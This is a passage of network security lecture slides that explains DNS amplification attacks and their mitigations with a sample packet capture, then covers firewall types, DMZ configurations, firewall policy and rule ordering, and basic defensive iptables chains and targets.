40mIoUh o8ABqXqc3+leMv9EluBN62TOU+3QxztdsYIVrKOTC/artTEwd7RRv0K smqrsoejXYQLCqoBXGU+M0Ao8pgcvZQTELLjHyDTSDRYRmRS1CUkqV9 E0M=  
us-cert.gov.      3599   IN      NS     greyjoy.brass.us-cert.gov.  
us-cert.gov.      3599   IN      stark.brass.us-cert.gov.  
us-cert.gov.      3599   IN      RRSIG    SOA 8 2 3600 20200630000000 20200212203123 56448 us-cert.gov. JfVpuJPT3Eus0wA+1IBVznA9xd070/b+YT/jRl7RqHw6Yf/m  
4JJYv1jI SrG7/U2FSErQGpzapU/wHkbkjEIm0D9lThbhITbrWPKPVvpKeRHIZ6zfnn UCekKXgvdTrG1lklkky3R7DTPrmWDa/RnDn0w0xE6hVFA130+HRh 3Bs=
```


DNS Reflection and Amplification Attacks

- DNS amplification and spoofing

No.	Time	Source	Destination	Protocol	Info
9784...	274.574542	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY ieee.org
9784...	274.575295	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY www.amazon.com
9784...	274.575342	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY www.yahoo.com CNAME atsv2-fp-shed.wg1.b.yahoo.com
9784...	274.577314	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY ietf.org
9784...	274.577365	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY www.yahoo.com CNAME atsv2-fp-shed.wg1.b.yahoo.com
9784...	274.579067	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY ieee.org
9784...	274.579546	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY www.amazon.com
9784...	274.580761	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY www.amazon.com
9784...	274.581113	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY ietf.org
9784...	274.581846	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY ieee.org
9784...	274.582587	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY www.amazon.com
9784...	274.582658	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY ieee.org
9784...	274.582705	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY www.yahoo.com CNAME atsv2-fp-shed.wg1.b.yahoo.com
9784...	274.582804	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY ietf.org
9784...	274.582884	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY ieee.org
9784...	274.582884	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY www.amazon.com
9784	274.582921	8.8.8.8	130.195.9.141	DNS	Standard query response 0x13e8 ANY www.amazon.com

DNS Attacks Mitigations

- Validate packet and query structure
- Whitelisting
- Challenges*
 - Establish a requester's identity before sending a full answer.



DNS DoS Attacks Mitigation

- Challenges with DNS challenge?
 - Two times the amount of traffic
 - Two times the packet rate
 - Computational resources

HTTP Attacks and Mitigations

- The Hypertext Transfer Protocol (HTTP) is an application-level protocol and generally works over TCP, or over an encrypted TCP connection.
- HTTP is a client-server protocol:
 - Requests are sent by the user-agent (browser - or a proxy on behalf of the client).
 - Each individual request is sent to a server, which handles it and provides a response.
- Attacks:
 - http GET attack
 - http POST attack
- Countermeasures?

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371


System and Network Security

Capital thinking. Globally minded.



An Overview of Firewalls

- Hardware or software configured to controlling and block unauthorized network access
- Provides **perimeter defence**
- Imposes restrictions on network services
 - only authorized traffic is allowed
 - and **Auditing**
- **Itself immune to penetration**



An Overview of Firewalls

- Firewalls cannot protect against:
 - Malicious insiders
 - Firewalls cannot protect connections that do not go through it
 - Core functions of firewalls:
 - Filtering
 - Proxying
 - Logging
 - Redirection
 - Types of Firewalls:
 - Software-based firewalls
 - Hardware-based firewalls
- 
 - Packet filtering
 - Application gateways
 - Circuit-Level Firewalls

Types of Firewalls

Type of firewall	Advantages	Disadvantages
Software—freeware	Small file size; ease of installation	Only minimal features are offered; lack of technical support
Software—commercial personal firewalls	Simple to install; economical; autoconfiguration features help novice users yet give advanced users more fine-tuned control	Not as full-featured as enterprise products and not as robust as hardware appliances; usually installed on single-computer systems, which reduces security
Software—commercial enterprise firewalls	Usually installed on a dedicated host for maximum security; centralized administration available for large networks; real-time monitoring and other administrative features	Can be difficult to install and configure; tend to be more expensive
Hardware appliances	More scalable than software firewalls; offer faster throughput	Can be expensive and difficult to patch if bugs or security alerts require it

© Cengage Learning 2014

Table 9-1 Firewall advantages and disadvantages

Packet Filtering Firewalls

Packet Filtering Firewalls: Uses transport-layer information only


- IP Source Address, Destination Address
- Protocol/Next Header (TCP, UDP, ICMP, SSH, SNMP etc.)
- TCP or UDP source & destination ports
- TCP Flags (SYN, ACK, FIN, RST, PSH, etc.)
- ICMP message type
- **Example:** No incoming port 53 (DNS) packets except known trusted servers

ICMP packet						
IP Header (20 bytes)	Bit 0 - 7	Bit 8 - 15	Bit 16 - 23	Bit 24 - 31		
	Version/IHL	Type of service	Length			
	Identification		flags and offset			
	Time To Live (TTL)	Protocol	Checksum			
	Source IP address					
	Destination IP address					
ICMP Payload (8+ bytes)	Type of message	Code	Checksum			
	Quench					
	Data (optional)					

Types of Packet Filtering Firewalls

1. Stateless packet filtering
2. Stateful packet filtering

Stateless packet filtering: Filtering based on common IP header features such as IP address/Subnets and Port numbers



- Advantage: Inexpensive, fast (really fast!)
- Disadvantages: Intruders can get around these defenses, hard to maintain, vulnerable to IP spoofing, and ~~no form of authentication~~

1 - Stateless Packet Filtering

- Filtering based on common IP header features such as IP address/Subnets and Port numbers
- Advantage: Inexpensive, fast (really fast!)
- Disadvantages: Intruders can get around these defenses, hard to maintain, vulnerable to IP spoofing, and ~~no form of authentication~~

Rule	Source IP	Source port	Destination IP	Destination port	Action
1	Any	Any	192.168.120.0	Above 1023	Allow
2	192.168.120.1	Any	Any	Any	Deny
3	Any	Any	192.168.120.1	Any	Deny
4	192.168.120.0	Any	Any	Any	Allow
5	Any	Any	192.168.120.2	25	Allow
6	Any	Any	192.168.120.3	80	Allow
7	Any	Any	Any	Any	Deny

2 - Stateful Packet Filtering

- Maintain a file called a **state table** containing record of all current connections
 - Allows incoming packets to pass through only from external hosts already connected
 - Example?

Source IP	Source port	Destination IP	Destination port	Connection state
192.168.120.101	1037	209.233.19.22	80	Established
192.168.120.104	1022	165.66.28.22	80	Established
192.168.120.107	1010	65.66.122.101	25	Established
192.168.120.102	1035	213.136.87.88	20	Established
223.56.78.11	1899	192.168.120.101	80	Established
206.121.55.8	3558	192.168.120.101	80	Established
224.209.122.1	1079	192.168.120.105	80	Established

© Cengage Learning 2014


Firewall Configurations

Firewalls can be deployed in several ways

- As part of a screening router
- Dual-homed host
- Screen host
- Screened subnet DMZ
- Multiple DMZs
- Multiple firewalls
- Reverse firewall


Firewall Configurations

- Dual-homed host
 - Computer that has been configured with more than one network interface
 - Only firewall software can forward packets from one interface to another
 - Firewall is placed between the network and Internet
 - Host serves as a single point of entry to the organization
 - Attackers only have to break through one layer of protection



Firewall Configurations

- Screened host
 - Similar to a dual-homed host except router is added between the host and the Internet to carry out IP packet filtering
 - Combines a dual-homed host and a screening router
 - Might choose this setup for perimeter security on a corporate network
 - Can function as an application gateway or proxy server



© Cengage Learning 2014


Multiple Firewall Configurations

- Many organizations find they need more than one firewall
- Protecting a DMZ with Multiple Firewalls
 - Must be configured identically and use same software
 - One firewall controls traffic between DMZ and Internet
 - Second firewall controls traffic between protected network and DMZ
 - Can also serve as a **failover firewall** (backup if one fails)

Firewall Configurations

- DMZ
 - Subnet of publicly accessible servers placed outside the internal LAN
 - Firewall that protects the DMZ is connected to the Internet and the internal network

DMZ (Demilitarized Zone)




Firewall Configurations

Multiple DMZ/Firewall Configurations

- **Server farm:** Group of servers connected in their own subnet
 - Work together to receive requests with the help of load-balancing software
- Clusters of servers in DMZs help protect the internal network from becoming overloaded
- Each server farm/DMZ can be protected with its own firewall or packet filter

Mult. DMZ/FW Configurations



© Cengage Learning 2014

Figure 10-5 Multiple DMZs protected by multiple firewalls

Mult. DMZ/FW Configs – Load Balancing




Figure: Two firewalls used for load balancing

Reverse Firewalls

Reverse firewall

- Monitors **outgoing** connections
- Helps monitor outgoing connection attempts that originates from internal users
 - Filters out unauthorized attempts
 - Block unauthorized sites that are accessed repeatedly

Configuration	Advantages	Disadvantages
Screening router	Simple, inexpensive; good for home applications if a stateful packet filter is used	Provides only minimal protection; viruses, Trojan programs, and some malformed packets might get through
Dual-homed host	Simple, economical; can provide effective protection if configured correctly	Provides a single point of entry (and fault); the firewall depends entirely on the host computer
Screened host	Provides two layers of protection for home and small-business networks	Provides a single point of entry (and fault); the firewall depends on the host computer and the router protecting it
Screened subnet DMZ	Protects public servers by isolating them from the internal network	Servers in the DMZ are highly vulnerable and need to be hardened
Multiple DMZs/firewalls	Provide layers of protection for a business network	Expensive
Single DMZ/two firewalls	Balance traffic load in high-traffic situations	Expensive
Branch offices/multiple firewalls	Provide protection for all offices in a corporate network as well as central administration	Firewalls must be purchased, installed, and configured at each office location
Reverse firewall	Monitors attacks from inside the network; enables organizations to monitor user activity	Can slow down user access to external networks or other parts of the internal network

© Cengage Learning 2014

Table 10-1 Advantages and disadvantages of firewall configurations

Firewall Policy

Firewall Policy

- **Firewall policy (SysSP):** Describes how firewalls should handle application traffic

General steps to create a firewall policy:

- Identify network applications/services that are needed
- Determine methods for securing application/service traffic
 - Must balance security, user requirements, and cost
- Consider all firewalls in your network
 - Develop a traffic matrix for each location

Application or service	Internal host type	Location	Host security policy	Firewall internal security policy	Firewall external security policy
FTP	Windows	Any	Client only; antivirus	Allow	Deny
FTP	UNIX	Any	Secure Shell (SSH); user ID/password; no anonymous traffic	Allow	Application proxy with user authentication
Telnet	Windows	Any	Client only	Allow	Application proxy with user authentication
Telnet	UNIX	Any	SSH	Allow	Application proxy with user authentication
SMB over IP	Windows	Any	Limit access to shares	Allow local domain only; deny all others	Deny

E-mail Configuration

- Setting up firewall rules that permit filtering e-mail is not simple
 - Variety of e-mail protocol that can be used:
 - POP3 and IMAP4 for inbound mail transport
 - SMTP for outbound mail transport
 - Lightweight Directory Access Protocol (LDAP) for looking up email addresses
 - HTTP for Web-based email service (HTTPS for secured access)

Table 9-10 E-mail rules

Rule	Protocol	Transport protocol	Source IP	Source port	Destination IP	Destination port	Action
7	POP3 outbound	TCP	208.177.178.0/24	Any	Any	110	Allow
8	POP3/S outbound	TCP	208.177.178.0/24	Any	Any	995	Allow
9	POP inbound	TCP	Any	Any	208.177.178.0/24	110	Allow
10	POP3/S inbound	TCP	Any	Any	208.177.178.0/24	995	Allow
11	SMTP outbound	TCP	208.177.178.29	Any	Any	25	Allow
12	SMTP/S outbound	TCP	208.177.178.29	Any	Any	465	Allow
13	SMTP inbound	TCP	Any	Any	208.177.178.29	25	Allow
14	SMTP/S inbound	TCP	Any	Any	208.177.178.29	465	Allow

Firewall Rules' General Practices

1. Firewall generally operate on two different default policies:
 - **Blocking nothing:** Provides minimal security by only closing holes you can identify. Blocking nothing provides the least inconvenience to the users.
 - **Blocking everything:** “Deny All” security policy should begin by allowing services selectively as needed. It provides the strongest security but the most inconvenience. Things break and people complain.

Firewall Rules' General Practices

2. No one but administrators should be able to connect to the firewall
3. Should block direct access from the Internet to any computer behind the firewall
4. Should permit access to public servers in the DMZ and enable users to access the Internet
5. Keep list of rules as short as possible, about 30 rules (no more than 50)
 - Shorter the rule base, faster the firewall will perform
6. Firewalls process rules in a particular order
 - Most important rules should be at the top of the list
 - Make the last rule a cleanup rule

Packet Filtering Firewall Capabilities

e.g. netfilter (iptables)

iptables Capabilities

1. **Categorization of traffic** into multiple streams and application of rules tables and associated extensions
2. **Chain-related operations** on the main and user-defined chains (e.g. INPUT, OUTPUT, and FORWARD)
3. **Target disposition** (ACCEPT or DROP)
4. **IP header field filtering** and matching operations for TCP, UDP, and ICMP, protocol, source and destination address, input and output interfaces, and fragment handling
5. **Performing Stateful inspection**
6. **Load balancing**
7. Time, quote and connection rate based filtering and restrictions
8. ...

1 - Categorization of traffic

- iptables uses the concept of separate rule tables for different packet processing functionality.
 - **filter**—The filter table is the default table containing the actual firewall filtering rules.
 - INPUT
 - OUTPUT
 - FORWARD
 - **nat**—The nat table contains the rules for Source and Destination Address and Port Translation. The built-in chains include:
 - PREROUTING (DNAT/REDIRECT)
 - OUTPUT (DNAT/REDIRECT)
 - POSTROUTING (SNAT/MASQUERADE)
 - **mangle**—The mangle table contains rules for setting specialized packet-routing flags.
 - All five chains mentioned above

1 - netfilter hooks and iptables Chains

Five (5) main chain types:


- **PREROUTING**: Triggered by → **NF_IP_PRE_ROUTING** hook.
- **INPUT**: Triggered by → **NF_IP_LOCAL_IN** hook.
- **FORWARD**: Triggered by → **NF_IP_FORWARD** hook.
- **OUTPUT**: Triggered by → **NF_IP_LOCAL_OUT** hook.
- **POSTROUTING**: Triggered by → **NF_IP_POST_ROUTING** hook.

netfilter hook	Condition
NF_IP_PRE_ROUTING	triggered by any incoming traffic very soon after entering the network stack. This hook is processed before any routing decisions made.
NF_IP_LOCAL_IN	triggered after an incoming packet is routed and destined for the local system.
NF_IP_FORWARD	triggered after an incoming packet is routed if the packet is to be forwarded to another host.
NF_IP_LOCAL_OUT	triggered by any locally created outbound traffic
NF_IP_POST_ROUTING	triggered by any outgoing or forwarded traffic after routing has taken place and just before being put out on the wire.

2 – Chain-Related Operations

Outlining Default actions on chains of traffic

- iptables --policy INPUT DROP
- iptables --policy OUTPUT DROP
- iptables --policy FORWARD DROP
- iptables -A INPUT -i lo -j ACCEPT
- iptables -A OUTPUT -o eth1 -j ACCEPT



```
root@osboxes: /home/osboxes
File Edit Tabs Help
root@osboxes:/home/osboxes# iptables -L
Chain INPUT (policy ACCEPT)
target    prot opt source          destination
          prot opt source          destination

Chain FORWARD (policy ACCEPT)
target    prot opt source          destination
          prot opt source          destination

Chain OUTPUT (policy ACCEPT)
target    prot opt source          destination
root@osboxes:/home/osboxes#
```

2 - netfilter hooks and iptables Chains

- Additional custom chains can be defined for easier management of traffic.
- e.g.

```
# Define chain to allow particular source addresses
```

- iptables -N chain-incoming-connections
- iptables -A chain-incoming-connections -s 192.168.1.101 -j ACCEPT
- iptables -A chain-incoming-connections -s 192.168.1.102 -j ACCEPT
- iptables -A chain-incoming-connections -j DROP

3 - Target disposition

- **ACCEPT**
 - iptables stops further processing.
 - The packet is handed over to the end application or the operating system for processing
- **DROP**
 - iptables stops further processing.
 - The packet is blocked.
- **LOG**
 - The packet information is sent to the syslog daemon for logging.
 - iptables continues processing with the next rule in the table.
 - You can't log and drop at the same time ->use two rules.
 `--log-prefix "reason"`
- **REJECT**
 - Works like the DROP target, but will also return an error message to the host sending the packet that the packet was blocked

3 – Target Disposition

- **SNAT**
 - Used to do source network address translation rewriting the source IP address of the packet
 - The source IP address is user defined
--to-source <address>[-<address>][:<port>-<port>]
- **DNAT**
 - Used to do destination network address translation. ie. rewriting the destination IP address of the packet
--to-destination ipaddress
- **MASQUERADE**
 - Used to do Source Network Address Translation (SNAT).
 - By default the source IP address is the same as that used by the firewall's interface
[--to-ports <port>[-<port>]]

